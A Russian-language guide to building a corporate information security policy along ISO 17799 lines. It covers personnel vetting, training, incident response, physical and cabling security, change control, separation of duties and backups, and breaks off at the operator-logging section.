Внедрение проекта защиты позволит компании надежно обеспечить безопасность своих автоматизированных ресурсов, контролировать работу собственного персонала, отследить и отразить возможные атаки злоумышленников и ликвидировать или минимизировать возможные потери от их действий. А статистика нарушений информационной безопасности неумолима. Согласно исследованиям американского Общества промышленной безопасности (American Society for Industrial Security) и компании PricewaterhouseCoopers корпорации, входящие в Top-1000 журнала Fortune, потеряли от краж внутренней информации 45 млрд. долл. только в 1999 году.



## Часть 1

### 1.1 Политика безопасности

Необходимость разработанной соответствующей политики безопасности, на сегодняшний день является очевидным фактом для любой даже достаточно небольшой компании. Политика безопасности в целом - это совокупность программных, аппаратных, организационных, административных, юридических, физических мер, методов, средств, правил и инструкций, четко регламентирующих все аспекты деятельности компании, включая информационную систему, и обеспечивающих их безопасность. Политика безопасности является одним из важнейших, жизненно важных документов компании. К сожалению, еще встречаются отдельные руководители, которые считают, что им нечего защищать. Не будем повторять прописные истины: опыт большинства экспертов по информационной безопасности говорит, что в любой компании всегда найдется электронный ресурс, требующий того или иного уровня защиты. Напомним лишь, что разработка плана действий на случай непредвиденных обстоятельств является неотъемлемой частью любой политики безопасности. И, как показывает практика, (вспомним теракты 11 сентября в США), те предприятия, у которых был разработан и протестирован подобный план, понесли значительно меньшие убытки, чем компании, не имевшие подобного плана, задачей которого является обеспечение непрерывности ведения бизнеса.

Кроме своего прямого назначения, разработка политики безопасности дает и неожиданный, на первый взгляд, побочный эффект: в результате анализа информационных потоков, инвентаризации информационных ресурсов и ранжирования обрабатываемой информации по степени ценности руководство организации получает целостную картину одного из самых сложных объектов управления - информационной системы, что положительно влияет на качество управления бизнеса в целом, и, как следствие, улучшает его прибыльность и эффективность.

#### 1.1.1 Основные положения политики обеспечения информационной безопасности

1. Определение информационной безопасности, перечень ее составляющих.
2. Положение о целях управления - поддержка целей и принципов информационной безопасности.
3. Краткое разъяснение политики безопасности, принципов ее построения и стандартов в этой области. Соответствие политики требованиям, имеющим особое значение для организации:

- соответствие положений политики местному и международному законодательству;

- обучение персонала по вопросам безопасности;
- обнаружение и блокирование вирусов и других вредоносных программ;
- непрерывность ведения бизнеса;
- последствия нарушения политики безопасности.

4. Включение в должностные обязанности руководителей ответственности за обеспечение информационной безопасности, включая отчеты об инцидентах.

5. Подробный перечень документов, которые должны быть изданы вместе с политикой безопасности (положения, инструкции, регламенты и т.п.).

Прежде всего, обратим внимание на требование стандарта перечислить все объекты информационной инфраструктуры, подлежащие защите. Это не просто сделать даже в средних компаниях, не говоря уже о крупных. Зачастую, эта задача решается с привлечением внешней аудиторской фирмы, специализирующейся на вопросах информационной безопасности.

**Соответствие законодательству** - чрезвычайно важный пункт любой политики безопасности. Развитые страны мирового сообщества имеют специфичные законы, регламентирующие применение информационных технологий на своих территориях. Примерами могут служить Франция, в которой до последнего времени запрещалось применение программного обеспечения зарубежного производства в государственных организациях; отмененные весной 2001 года экспортные ограничения США на длину ключей в средствах криптографической защиты; Россия, с ее жестким государственным контролем за использованием шифровальных средств, собственными стандартами безопасности (РД ГТК), наличием ведомственных стандартов безопасности (например, в Министерстве атомной промышленности). Поэтому при разработке политики безопасности чрезвычайно важно учесть специфику законодательства страны, где осуществляет деятельность компания. Для этого необходимо привлекать юристов, Хорошо владеющих вопросами права в области информационных технологий, телекоммуникаций и информационной безопасности.

**Последствия в случае нарушений политики безопасности.** Этот раздел требует особого внимания. Зачастую, компании забывают четко проработать моменты, связанные с наступлением той или иной ответственности в случае нарушения политики безопасности. В связи с этим, злоумышленники могут остаться безнаказанными даже в случае их обнаружения и выявления и доказательства умышленности их злонамеренных действий. В зависимости от наступивших последствий и юридического статуса нарушителя, к нему могут быть применены дисциплинарные, административные или уголовные меры воздействия.

**Определение ответственности за обеспечение информационной безопасности** - это то, о чем необходимо всегда помнить и это то, что должно проходить единым стержнем через всю политику безопасности. Определение ответственности - это краеугольный камень политики безопасности и это то, что о чем так часто забывают при ее разработке.

По сложившейся практике, за все аспекты деятельности компании персональную ответственность несет руководитель. Очевидно, однако, что он не может лично обеспечивать информационную безопасность, поэтому без конкретизации, без точного определения кто именно и за что именно несет ответственность в компании, никакая, даже самая совершенная система защиты работать соответствующим образом не будет. Поэтому необходима детальная проработка вопросов, связанных с распределением обязанностей и разграничением ответственности.

### **1.1.2 Анализ и обновление**

Информационная система любой компании не вечна. "Все течет, и все изменяется" - это полной мере применимо и здесь.

Крайне редко, только у небольших компаний можно встретить статичную неизменяемую информационную систему. Обычно же информационная система представляет собой круговорот постоянных изменений и нововведений, которые необходимо учитывать и отслеживать в политике безопасности. Именно поэтому так важно соблюдение требования периодического анализа и обновления политики безопасности.

### **1.1.3 Организационные меры по обеспечению безопасности**

**Создание профильных форумов по информационной безопасности и управление ими.** Эта рекомендация стандарта предназначена, прежде всего, для крупных компаний, в которых процесс изменения информационных технологий является постоянным; в него вовлечено большое количество людей, поэтому так важно предусмотреть механизм, предоставляющий им возможность постоянного общения. Создание форума по информационной безопасности позволит обеспечить соответствующую координацию всего комплекса вопросов по обеспечению информационной безопасности и избежать проблем, связанных с недостаточной информированностью вовлеченных в процесс обеспечения

Разделы форума посвящены следующим вопросам:

1. обсуждение вносимых в политику изменений, принятие новой версии политики, согласование списков ответственных лиц;

2. отслеживание и анализ важных изменений в структуре информационных ресурсов компании на предмет выявления новых угроз;
3. изучение и анализ инцидентов с безопасностью;
4. принятие важных инициатив по усилению мер безопасности.

**Форум по координации вопросов, связанных с внедрением средств обеспечения информационной безопасности** должен содержать следующие пункты:

1. Выработка соглашений о разграничении ответственности за обеспечение информационной безопасности внутри организации.
2. Выработка специальных методик и политик, связанных с информационной безопасностью: анализ рисков, классификация систем и информации по уровням безопасности.
3. Поддержание в организации "атмосферы" информационной безопасности, в частности, регулярное информирование персонала по этим вопросам.
4. Обеспечение обязательности учета вопросов информационной безопасности при стратегическом и оперативном планировании.
5. Обеспечение обратной связи (оценка адекватности принимаемых мер безопасности в существующих системах) и координация внедрения средств обеспечения информационной безопасности в новые системы или сервисы.
6. Анализ инцидентов в области информационной безопасности, выработка рекомендаций.

**Распределение ответственности за обеспечение безопасности** происходит следующим образом:

- определение ресурсов, имеющих отношение к информационной безопасности, по каждой системе;
- для каждого ресурса (или процесса) должен быть назначен ответственный сотрудник из числа руководителей. Разграничение ответственности должно быть закреплено документально;
- для каждого ресурса должен быть определен и закреплён документально список прав доступа (матрица доступа).

**Процесс внедрения новой информационной системы.** Основные моменты:

1. Новая система должна соответствовать существующей политике управления пользователями, где указываются цели и задачи пользователей, а также в обязательном

порядке согласовываться с руководителем, ответственным за обеспечение безопасности данной системы.

2. Все внедряемые компоненты должны быть проверены на совместимость с существующими частями системы.

#### **1.1.4 Классификация и управление ресурсами**

**Инвентаризация ресурсов.** Данный пункт акцентирует внимание на необходимость проведения инвентаризации имеющихся в компании нормативных и инструктивных документов.

Ресурсы подразделяются на:

- Информационные ресурсы: базы данных и файлы данных, системная документация, пользовательская документация, учебные материалы, инструкции по эксплуатации или по поддержке, планы по поддержанию непрерывности бизнеса, мероприятия по устранению неисправностей, архивы информации или данных;
- Программные ресурсы: приложения, операционные системы и системное программное обеспечение, средства разработки;
- Физические ресурсы: вычислительная техника (процессоры, мониторы, переносные компьютеры), коммуникационное оборудование (маршрутизаторы, телефонные станции, факсы, автоответчики, модемы), магнитные носители (кассеты и диски), другое техническое оборудование (источники питания, кондиционеры);
- Вычислительные и коммуникационные сервисы, вспомогательные услуги: отопление, освещение и т.п.

**Классификация ресурсов.** Стандарт требует классифицировать все ресурсы компании с точки зрения безопасности. Зачастую, часть, казалось бы, малозначительных ресурсов выпадает из поля зрения специалистов компании, что совершенно недопустимо - в безопасности не бывает мелочей. Например, наличие персональных модемов и потенциальная возможность их использования является одним из распространенных каналов утечки информации и требует особого контроля - такой ресурс обязан быть классифицирован как ресурс повышенной опасности, требующий специального разрешения на его применение.

Все ресурсы должны быть классифицированы по степени важности.

Для каждого класса должны быть регламентированы следующие действия:

1. копирование;

2. хранение;
3. передача почтой, факсом, электронной почтой;
4. передача голосом, включая мобильные телефоны, голосовую почту;
5. уничтожение.

## **1.2 Безопасность персонала**

### **1.2.1 Безопасность при выборе персонала и работе с ним**

**Необходимо включить задачу обеспечения безопасности в должностные обязанности сотрудников.** Задача обеспечения информационной безопасности должна решаться на всех уровнях в компании - от высшего руководства до рядового сотрудника. Поэтому включение в должностные обязанности каждого сотрудника задач по обеспечению информационной безопасности является одним из важных факторов, влияющих на безопасность компании в целом. Также не менее важно обеспечить на практике (а не на словах) строгое выполнение всеми сотрудниками своих обязанностей по отношению к безопасности информации: халатное отношение к этим вопросам (так называемый человеческий фактор) может свести на нет все вложения в эту область и обречь на неудачу все попытки обеспечить безопасность компании. Классический пример, когда пользователь из-за халатного отношения к своим должностным обязанностям оставляет персональный пароль на листочке, приклеенном на экран монитора, до сих пор встречается на практике (правда, уже реже). Учет человеческого фактора - это ключ к надежной защите информационных ресурсов.

**Проверка персонала при приеме на работу.** Часто ли вы сталкивались с практикой комплексной проверки компанией персонала при приеме на работу? Наверняка нет. Обычно компании делегируют функции проверки персонала рекрутинговым компаниям и это не всегда может быть обосновано, поэтому данный пункт вынесен в отдельный подраздел стандарта. Необходима самостоятельная комплексная проверка силами отдела безопасности компании личности принимаемого на работу, его рекомендаций, указанных в резюме сведений и т.д. Важно соблюдать такую процедуру комплексной проверки не только для сотрудников, которые будут работать напрямую с секретной или конфиденциальной информацией (такие сотрудники обычно тщательно проверяются), но и для персонала, который может косвенно (или случайно) иметь дело с критичной для компании информацией.

Иногда при приеме персонала на особо важную должность, связанную с работой с секретной информацией, рекомендуется будущему сотруднику предложить пройти добровольный психологический тест на детекторе лжи.

**Заключение соглашений о соблюдении режима информационной безопасности со всеми сотрудниками.** При приеме на работу необходимо подписать специальное соглашение о конфиденциальности, запрещающее сотруднику разглашать информацию, начиная с определенного уровня (грифа) секретности. В подобном юридически проработанном соглашении, необходимо учесть степень ответственности за его невыполнение сотрудником компании, а также период действия соглашения, в том числе и после увольнения сотрудника.

**Условия работы персонала.** В соответствии со стандартом, при приеме на работу новых сотрудников необходимо, чтобы они ознакомились и подписали:

- письменную формулировку их должностных обязанностей;
- письменную формулировку прав доступа к ресурсам компании (в том числе и информационным);
- соглашение о конфиденциальности;
- специальные соглашения о перлюстрации всех видов служебной корреспонденции (мониторинг сетевых данных, телефонных переговоров, факсов и т.д.).

Пример такого соглашения компании с персоналом:

Вся информация, находящаяся на электронных носителях рабочих станций и в вычислительных сетях компании, является собственностью компании.

Подразделения и лица, уполномоченные на то руководством компании имеют право в установленном порядке, без уведомления пользователей, производить проверки соблюдения требований настоящей Инструкции, а также осуществлять контроль за данными, находящимися на электронных носителях. В целях осуществления указанных действий они могут получить доступ к любым данным пользователей, находящихся на электронных носителях рабочих станций и в сети, а пользователь обязан предоставить требуемую ими информацию.

Компания имеет право без согласия пользователя передавать информацию, хранящуюся на электронных носителях, третьим лицам, включая правоохранительные органы и иные организации, уполномоченные на это действующим законодательством.

Любые компоненты корпоративной сети могут использоваться пользователями только для выполнения своих служебных обязанностей.

Использование компонентов сети не по назначению, использование, нарушающее требования настоящей Инструкции, приказов и распоряжений руководства компании

(Директора, Технического Директора, руководителей подразделений), а также использование, которое наносит вред компании, в зависимости от тяжести наступивших последствий может повлечь за собой дисциплинарную (включая увольнение), административную или уголовную ответственность.

### **1.2.2 Тренинги пользователей**

Понимая и особо выделяя важность человеческого фактора для обеспечения надежной защиты информационной системы компании, стандарт ISO 17799 подчеркивает необходимость наладить постоянный процесс повышения уровня технической грамотности и информированности пользователей в области информационной безопасности. Для этого необходимо регулярное проведение тренингов, посвященных общим правилам информационной защиты. Этим будет достигнуто постоянное напоминание пользователям основных правил и требований компании по обеспечению информационной безопасности. Особенно важно проводить подобные тренинги для вновь поступившего на работу персонала и в случае внесения в информационную систему каких-либо изменений (принятие новых технологий, прикладных автоматизированных систем, смены оборудования, ОС, ключевых приложений, принятие новых правил или инструкций и т.д.)

### **1.2.3 Реагирование на инциденты в области безопасности, а также сбои и неисправности**

Обеспечение соответствующей адекватной реакции сотрудников при возникновении инцидентов с безопасностью и неисправностей в информационной системе является на сегодняшний день неотъемлемым требованием к политике безопасности компании. Необходимо разработать однозначно интерпретируемый порядок действий в случае критических ситуаций. Периодические тесты и проверки действий персонала при имитации возникновения критических ситуаций также рекомендованы данным стандартом.

Необходимы:

1. Отчеты об инцидентах.
2. Отчеты о недостатках в системе безопасности.
3. Отчеты о сбоях и неисправностях компьютерных систем.
4. Изучение инцидента.

В случае обнаружения нестандартной ситуации необходимо:

- записать все симптомы ее появления;



- компьютер должен быть изолирован и если возможно его использование приостановлено;

- о факте должно быть немедленно сообщено непосредственному руководителю и службе информационной безопасности, они же должны быть проинформированы о результатах анализа причин произошедшего.

Запрещается предпринимать самостоятельные меры без разрешения уполномоченных лиц.

5. Дисциплинарные меры (в российской специфике это, в зависимости от последствий: дисциплинарные, административные или даже уголовные). Обязательным требованием стандарта является необходимость предусмотреть дисциплинарные и другие меры ответственности в случае нарушения персоналом компании требований по обеспечению информационной безопасности, повлекшего вредные последствия. В некоторых случаях можно не предусматривать особых дисциплинарных мер и руководствоваться только гражданским или административным правом страны, в которой действует данная компания. Однако, в случаях, когда возможные действия персонала не предусматривают нарушение законодательства страны, но при этом нарушают собственные интересы компании или если законы страны не предусматривают достаточной ответственности при нарушениях в области информационных технологий, то требуется руководствоваться корпоративными нормативными актами, в которых продуманы и юридически обоснованы соответствующие меры воздействия на нарушителей.

6. Регулярное обучение персонала по вопросам безопасности.

#### **1.2.4 Физическая безопасность**

**Безопасность оборудования.** Оборудование должно располагаться с учетом минимизации доступа в рабочее помещение лиц, не связанных с обслуживанием этого оборудования. Расположение систем обработки и хранения информации, содержащих важные данные, для минимизации возможности случайно или специально увидеть данные в процессе их обработки, должны согласовываться с требованиями о безопасности помещений.

Политика компании должна содержать категорический запрет на прием пищи, напитков и курение вблизи оборудования. К сожалению, зачастую этот аспект совершенно выпускается из виду, в то время как последствия, например, пролитого на сервер кофе могут стать по истине катастрофическими, даже при наличии резервных копий информации. Не многие знают, во что превращаются вентиляторы блоков питания при регулярном курении в технологических помещениях. Выход оборудования из строя в результате перегрева

приводит не только к потере информации, но и к прямому материальному ущербу вследствие пожара.

Необходимость постоянного мониторинга оборудования для раннего обнаружения признаков, которые могут повлечь за собой отказ системы является очевидным требованием - видео наблюдение, постоянный контроль за пожарными датчиками позволят вовремя обнаружить возможную неисправность.

На требование использования специальных методов защиты оборудования, например, накладка на клавиатуру, необходимо обратить внимание менеджерам по информационным технологиям промышленных предприятий, в случае расположения оборудования в промышленных зонах. Подобные специальные средства защиты помогут защитить оборудование от неизбежного повышенного уровня загрязненности в таких помещениях.

Меры защиты должны быть приняты для минимизации следующих потенциальных угроз:

- кража;
- огонь;
- взрыв;
- дым;
- вода;
- пыль;
- вибрация;
- химические вещества;
- побочные электромагнитные излучения и наводки.

Требование предусмотреть возможные воздействия от происшествий на соседних объектах позволит заранее оценить возможный ущерб и спланировать контр аварийные мероприятия.

### **1.2.5 Безопасность кабельной системы**

1. Силовые и телекоммуникационные линии в информационно обрабатывающую систему должны проходить под землей (если возможно). В противном случае, им требуется адекватная альтернативная защита.

2. Сетевые кабели должны быть защищены от несанкционированного подключения или повреждения. Этого можно достигнуть при помощи их прокладки вне общедоступных зон.

3. С целью снижения влияния электромагнитных помех, силовые кабели должны быть разделены с коммуникационными.

4. Для важных или особо важных систем должно быть предусмотрено следующие меры защиты:

- линии связи должны быть закрыты защитными коробами, кроссовые помещения и шкафы должны надежно запираются и опечатываться; контроль целостности должен осуществляться регулярно;

- линии связи должны быть продублированы;
- применение оптического кабеля;
- обнаружение несанкционированных подключений к линиям связи и оповещение персонала.

### **1.2.6 Безопасное уничтожение отработавшего оборудования**

Безопасное уничтожение отработавшего оборудования является достаточно незаметным пунктом любой политики безопасности, но чрезвычайно важным. Не стоит недооценивать проблемы, которые возникают при отсутствии должного внимания вопросам безопасного уничтожения оборудования и остаточных данных на любом носителе. В книге "Хакеры" (Дж. Маркофф, К.Хефнер) описана технология, при помощи которой Кевин Митник добывал пароли и другую ценную информацию об интересующей его системе - он тщательно изучал выбрасываемые на помойку ненужные распечатки и другие "отходы производства".

Поэтому жесткий контроль за дальнейшей судьбой всего списываемого оборудования является просто необходимым условием любой политики безопасности. Особенно стоит обратить внимание на требование обязательного уничтожения (или безопасной перезаписи информации) устройств хранения информации, содержащих ценную информацию.

Устройства хранения информации, содержащие ценную информацию, при выведении из эксплуатации должны быть физически уничтожены, либо должно быть проведено гарантированное стирание с них остаточной информации.

Все оборудование, включая носители информации, перед передачей его другому владельцу (или списанием) должно быть проверено на предмет отсутствия в нем важной информации или лицензионного программного обеспечения.

Дальнейшая судьба поврежденных устройств хранения, содержащих важную информацию, (уничтожение или ремонт) определяется на основе заключения экспертной комиссии.

### *1.2.7 Безопасность рабочего места*

1. Документы на всех видах носителей и вычислительная техника, в случае если ими не пользуются, а также в нерабочее время, должны храниться в запираемом помещении.

Требование хранения документов, важной бизнес информация в нерабочее время или в случае отсутствия их владельца в безопасном месте выглядит достаточно логичным, однако на практике выполняется редко - часто можно увидеть на столах персонала разных компаний всевозможные документы, в том числе и достаточно конфиденциальные. Кроме обеспечения сотрудников хранилищами (сейфами, металлическими шкафами, индивидуально запираемыми ячейками в общем хранилище и т.п.) могут применяться самые разные методы, вплоть до использования специальных наклонных столов, не позволяющих случайно забыть на них документ.

2. Ценная информация, когда она не используется, должна храниться в защищенном месте (огнеупорный сейф, выделенное помещение)

3. Персональные компьютеры, терминалы и принтеры не должны оставаться без присмотра во время обработки информации и должны защищаться блокираторами клавиатуры, паролями или иными методами на время отсутствия пользователя.

Не меньшую угрозу представляет и доступ к оставленной без присмотра электронной информации. Очень часто пользователи отлучаются со своего места, оставив компьютер или терминал с запущенными задачами (либо просто прошедший авторизацию в системе) без блокировки устройств ввода-вывода. В связи с этим в системе должна быть предусмотрена автоматическая блокировка (либо завершение сессии) по истечении определенного времени неактивности пользователя.

4. Должны быть приняты надежные меры, исключающие несанкционированное использование копировальной техники в нерабочее время.

5. Распечатки, содержащие ценную (конфиденциальную) информацию должны изыматься из печатающего устройства немедленно.

Своевременное изъятие распечаток из устройств вывода (принтеров, плоттеров и т.п.) также имеет важное значение. Распространенная практика печати конфиденциальной информации на удаленный принтер категорически не допустима - распечатка может быть ошибочно отправлена не на то устройство или изъята из выходного лотка другими лицами. Более того, зачастую руководитель поручает кому-либо из подчиненных доставить ему напечатанный документ, в результате чего происходит дополнительное распространение конфиденциальной информации.

Специалистам, разрабатывающим схему информационных потоков при удаленной печати, необходимо учитывать возможность возникновения такой ситуации и принять меры, по ее предотвращению

### **1.3. Управление коммуникациями и процессами**

#### **1.3.1 Служебные инструкции и ответственность**

Обратим внимание на требование определения (если это возможно) временного интервала работы системы. Атаки часто осуществляются в необычное время (нерабочее, например). Потому определение временного интервала легитимного функционирования системы может помочь выявить нарушителя.

Разработка инструкций, определяющих порядок действий в случае возникновения ошибок и других исключительных ситуаций, является одной из важных частей плана на случай нештатных обстоятельств. Персонал должен знать, как ему необходимо действовать в случае той или иной ситуации. Безусловно, все возможные типы исключительных ситуаций нельзя заранее учесть и продумать, но действия в случае основных возможных нештатных ситуациях должны быть продуманы, смоделированы и протестированы на практике.

Необходимо создание специальных инструкций, требований и схем обращения с конфиденциальными выходными данными. Примером последствий невнимания к важности регламентации обращения с конфиденциальными выходными данными служит взлом в 2000 году принтера в Пентагоне и перенаправление очереди на печать на один из адресов в России. Другим распространенным примером является печать конфиденциальных документов на удаленный общедоступный принтер в пределах компании.

Должностные инструкции должны включать:

- порядок обработки и обращения с информацией;
- порядок взаимодействия с другими системами, разрешенные часы доступа на рабочее место (в ночное время, в выходные);
- порядок действий в нештатных ситуациях;
- список лиц и способы связи с ними в нештатных ситуациях;
- специальные инструкции по обращению с результатами обработки информации, в том числе конфиденциальными и ошибочно обработанными;
- рестарт системы и восстановительные процедуры, необходимые в случае сбоя системы.

### **1.3.2 Контроль изменений в операционной среде (среды функционирования)**

Под операционной средой в стандарте понимается рабочая среда, в которой непосредственно запущены бизнес процессы. То есть, операционная среда - это совокупность средств вычислительной техники и функционирующих на них процессов, непосредственно решающих и выполняющих бизнес задачи. Соответственно, именно операционная среда, являющаяся сердцем бизнеса компании - здесь зарабатываются деньги - требует особого внимания и контроля. Поэтому, в том случае, если компания планирует внесение каких-либо изменений в операционную среду, то в ее интересах реализовать рекомендуемый стандартом контроль изменений в операционной среде.

Основные требования:

- идентификация и запись важных изменений;
- оценка последствий таких изменений;
- формальное утверждение процедуры внесения изменений;
- взаимодействие со всеми заинтересованными лицами при внесении изменений;
- процедуры определения ответственности и возврата в исходное состояние при неудачных попытках изменений.

В перечисленных требованиях установления четкого контроля над особо важными изменениями сложно выделить какой-либо пункт - здесь важно обратить внимание на весь раздел в целом. Прежде всего, при внесении изменений выделить, идентифицировать и оценить предполагаемые особо важные изменения. Затем необходимо провести предварительную оценку потенциального воздействия таких изменений на рабочую информационную среду компании: как наиболее безболезненно внедрить эти изменения, как это сделать, по возможности, не влияя на производственный процесс и т.п. Затем необходимо получение формального одобрения у руководства процедуры предлагаемых изменений.

После внесения изменений необходимо наладить взаимодействие между всеми значимыми персонами, вовлеченными в процесс, для контроля корректности вносимых изменений. Также необходимо заранее предусмотреть процедуры отмены и восстановления системы (процедуры отката) при неудачных изменениях и заранее назначить ответственных за данный процесс лиц.

### *1.3.3 Процедуры реагирования на инциденты*

Важность процедур контроля и анализа инцидентов не вызывает сомнений. Любая компания, которая заботится о собственной безопасности, должна иметь заранее разработанную и протестированную методику, позволяющую выявить причины, из-за которых произошел инцидент, провести анализ и сохранение доказательств, следов инцидента, улик и свидетельств, а также определить порядок взаимодействия между лицами, пострадавшими из-за инцидента или вовлеченными в восстановительный процесс. При этом важно обратить внимание, что все аварийные действия обязательно должны быть детально задокументированы и о них должно быть доложено ответственными лицам.

Предварительная подготовка подобной методики, ее тестирование и обучение персонала действиям в условиях нештатных ситуаций и инцидентов позволит компании повысить общий уровень защищенности и обеспечить соответствующие условия для непрерывного ведения бизнеса - что является важнейшей частью любой политики безопасности. Особо отметим, чрезвычайно важно помнить и все время подчеркивать, что безопасность это не только нейтрализация угроз, это и обеспечение непрерывности бизнеса. К сожалению, этот момент выпадает из поля зрения высшего руководства и поэтому безопасность, зачастую, воспринимается исключительно как расходная статья бюджета. Хотя в критической ситуации все сразу вспоминают про безопасность и про непрерывность остановившегося вдруг бизнеса, но вспоминают слишком поздно - беспечность и непонимание руководством этих вопросов могут привести к серьезным убыткам.

1. Процедуры реагирования на инциденты должны предусматривать все возможные ситуации, включая:

- сбои в информационных системах;
- отказ в обслуживании;
- ошибки из-за неполных или неправильных входных данных утечку информации.

2. В дополнении к оперативному плану восстановления процедуры должны также включать:

- анализ и определение причин инцидента;
- планирование и внедрение мер для предотвращения повторения (если необходимо);
- анализ и сохранение сведений об инциденте, которые можно представить в качестве доказательства (улики, свидетельства и т.п.);
- определение порядка взаимодействия между пострадавшими от инцидента и участниками процесса восстановления;
- обязательное информирование ответственных лиц.

3. По каждому инциденту должно быть собрано максимальное количество информации, которой также необходимо обеспечить необходимый уровень защиты для:

- последующего анализа внутренних проблем;
- использования собранных данных для привлечения виновных к дисциплинарной, административной или уголовной ответственности;
- использования при ведении переговоров о компенсациях с поставщиками аппаратного и программного обеспечения.

4. Действия по восстановлению после обнаружения уязвимостей в системе безопасности, исправлению ошибок и ликвидации неисправностей должны быть внимательно и формально запротоколированы. Процедура должна гарантировать что:

- только персонал, прошедший процедуры идентификации и аутентификации может получать доступ к "ожившим" системам и данным;
- все действия по выходу из нештатной ситуации зафиксированы в виде документа для последующего использования;
- обо всех произведенных действиях руководство было проинформировано в установленном порядке;
- целостность и работоспособность системы подтверждена в минимальные сроки.

#### *1.3.4 Разграничение ответственности путем разделения обязанностей*

Классический метод, который называется "разделение обязанностей" (Segregation of Duties) всегда широко использовался человечеством на всем протяжении его существования. Этот же метод, уменьшающий риск от случайного или запланированного злоупотребления системой, сегодня активно применяется практиками для обеспечения информационной безопасности и рекомендуется данным стандартом. Это, в общем, не удивительно, так как стандарт безопасности информационных систем ISO 17799 действительно является по своей сути обобщением многолетнего опыта практической и теоретической работы огромной армии экспертов по информационной безопасности со всего мира.

Как подчеркивает стандарт, разделение зон ответственности между руководителями позволяет уменьшить возможность неавторизованной модификации или злоупотребления информацией и сервисами, что, в общем, очевидно.

Применение данного метода на практике делает практически невозможным совершить в одиночку обман без возможности его обнаружения. Для этого стандарт рекомендует разделять действия, которые могут подразумевать сговор, а также вовлекать в любую



критичную процедуру две или более персоны для дополнительных гарантий исключения злоупотреблений. Это так называемый принцип "4 глаз".

Необходимо учесть следующие моменты:

- действия, которые могут подразумевать сговор (например, покупка товара и контроль закупленного товара), должны быть обязательно разделены;
- если есть опасность сговора, то тогда необходимо применение принципа "4 глаз".

Практическим применением данного правила является следующий пример из жизни. Как известно, во многих операционных системах существует суперпользователь, который имеет абсолютные привилегии в системе и, при желании, может выполнять любые (в том числе и несанкционированные) действия и при этом остаться незамеченным (например, изменить регистрационные журналы или удалить их). Такая ситуация, безусловно, является неприемлемой, но, к сожалению, это реальность. Да, существуют системы, в которых есть возможность ограничить права суперпользователя, но в стандартных системах такой возможности обычно не предусмотрено. Чтобы избежать подобной ситуации рекомендуется разделить пароль суперпользователя на две равные части (например, одну дать администратору безопасности, а вторую - администратору сети), что не позволит одному из них в одиночку работать в системе с наивысшими полномочиями: войти в систему с такими правами они смогут только вместе. Не правда ли это сильно напоминает два ключа, которые надо повернуть двум разным людям одновременно, для того чтобы открыть сейф банка, например. Очевидно, что свои половинки паролей они обязаны хранить в секрете друг от друга, однако это может оказаться затруднительным как с организационной точки зрения (оба должны оперативно прибыть к консоли), так и с технической (например, при смене пароля на режим enable в программном обеспечении CISCO, он отображается на экране).

### *1.3.5 Разделение ресурсов*

Говоря об этом требовании стандарта, уместно привести в пример с секретным заводом, каждый этаж которого, во-первых, строго изолирован от других этажей, и, во-вторых, имеет свой уровень секретности. Соответственно сотрудники имеют доступ строго к определенному этажу в соответствии со своим уровнем допуска. Перенося этот пример на данное требование стандарта о разделении сред, логично отметить, что информационную систему компании можно также воспринимать, как и секретный завод и делить ее на соответствующие зоны секретности. Правда, стандарт не выделяет отдельно зоны в соответствии с уровнем секретности, но подразумевает это - пример подобной архитектуры безопасности приведен в последнем разделе.

Итак, с технологической точки зрения стандарт предлагает разделить все информационные ресурсы на следующие среды:

- перспективная разработка;
- тестирование (карантин);
- непосредственное осуществление бизнес операций (операционная среда).

Это требование является, безусловно, логичным, так как, прежде всего, необходимо отделить операционную среду от остальных технологических сред, дабы не помешать производственному процессу.

Чрезвычайно важно определить правила переноса программного обеспечения из отдела разработки в отдел эксплуатации, чтобы вновь разработанное программное обеспечение попало в операционную среду только после надлежащего тестирования и комплексных проверок.

Разделение операционной среды и среды разработки должно быть очень четким. Лучше, если они будут функционировать на разном оборудовании или, хотя бы, в разных доменах и каталогах. Аналогичные требования должны предъявляться и к разделению сред перспективной разработки и тестовой.

Требования ограничение доступа (особенно из операционной среды) к компиляторам, системным редакторам и другим системным средствам выглядят весьма логично и, как правило, реализуются в защищенных ОС.

Обратим также внимание на рекомендацию применения разных систем входа для тестовых и операционных сред, выставляемую для уменьшения риска случайной ошибки. Пользователи должны иметь разные пароли для входа в такие системы и меню должно иметь соответствующее предупреждение.

Во избежание случайного или преднамеренного внесения несанкционированных изменений в операционную среду, необходимо ограничить и контролировать доступ к ней разработчиков. По меньшей мере, в этом случае стандарт рекомендует применять временные пароли.

### **1.3.6 Защита от вредоносного программного обеспечения (вирусов, троянских коней)**

Вирусы, черви, троянцы являются настоящим бичом современного информационного сообщества. По некоторым прогнозам к концу 2010 года более 50% электронной почты будет заражено вирусами и электронная почта умрет в нынешнем виде - ей перестанут пользоваться. Мы не разделяем в полной мере данного прогноза, но, очевидно, что на

сегодняшний день компании необходимо иметь четкую политику относительно вирусов и иного вредоносного программного обеспечения.

Для защиты от вредоносного программного обеспечения должны быть приняты следующие меры:

- обязательность применения только лицензионного программного обеспечения и запрет использования неутвержденного программного обеспечения должны быть закреплены документально;
- с целью снижения рисков, связанных с получением программного обеспечения через сети общего пользования или на носителях, этот процесс должен быть формализован в виде соответствующего документа;
- все системы должны быть снабжены антивирусным программным обеспечением, которое должно своевременно обновляться. Сканирование всех систем должно проводиться регулярно;
- целостность программного обеспечения, занимающегося обработкой критичных данных (и самих данных) должна проверяться регулярно. По факту отклонения от эталонных значений должно проводиться служебное расследование;
- все точки, через которые в систему поступает информация в виде файлов, сообщений и т.п. должны обеспечивать антивирусный контроль входящей информации;
- в организации должен быть разработан и задокументирован механизм восстановления после вирусных атак, в частности, определены процедуры резервного копирования программного обеспечения и данных;
- мониторинг всей информации, касающейся вредоносного программного обеспечения, в частности, анализ всех публикуемых бюллетеней и предупреждений по этой теме.

### **1.3.7 Управление внутренними ресурсами**

#### *✓ Резервное копирование информации*

Не стоит в очередной раз говорить о важности резервного копирования - это и так совершенно очевидно. Отметим здесь следующие требования стандарта, касающиеся данной процедуры:

- Резервные копии вместе с инструкциями по восстановлению должны храниться в месте, территориально отдаленном от основной копии информации. Для особо важной информации необходимо сохранять три последних копии.

- К резервным копиям должен быть применен адекватный ряд физических и организационных мер защиты, соответствующий стандартам, принятым для используемых носителей.

- Носители, на которые осуществляется резервное копирование, должны регулярно проверяться на отсутствие сбоев.

- Регулярная проверка процедур восстановления и практический тренинг персонала с целью поддержания возможности восстановления данных в установленном порядке и за гарантированный промежуток времени.

✓ *Регистрация действий операторов*

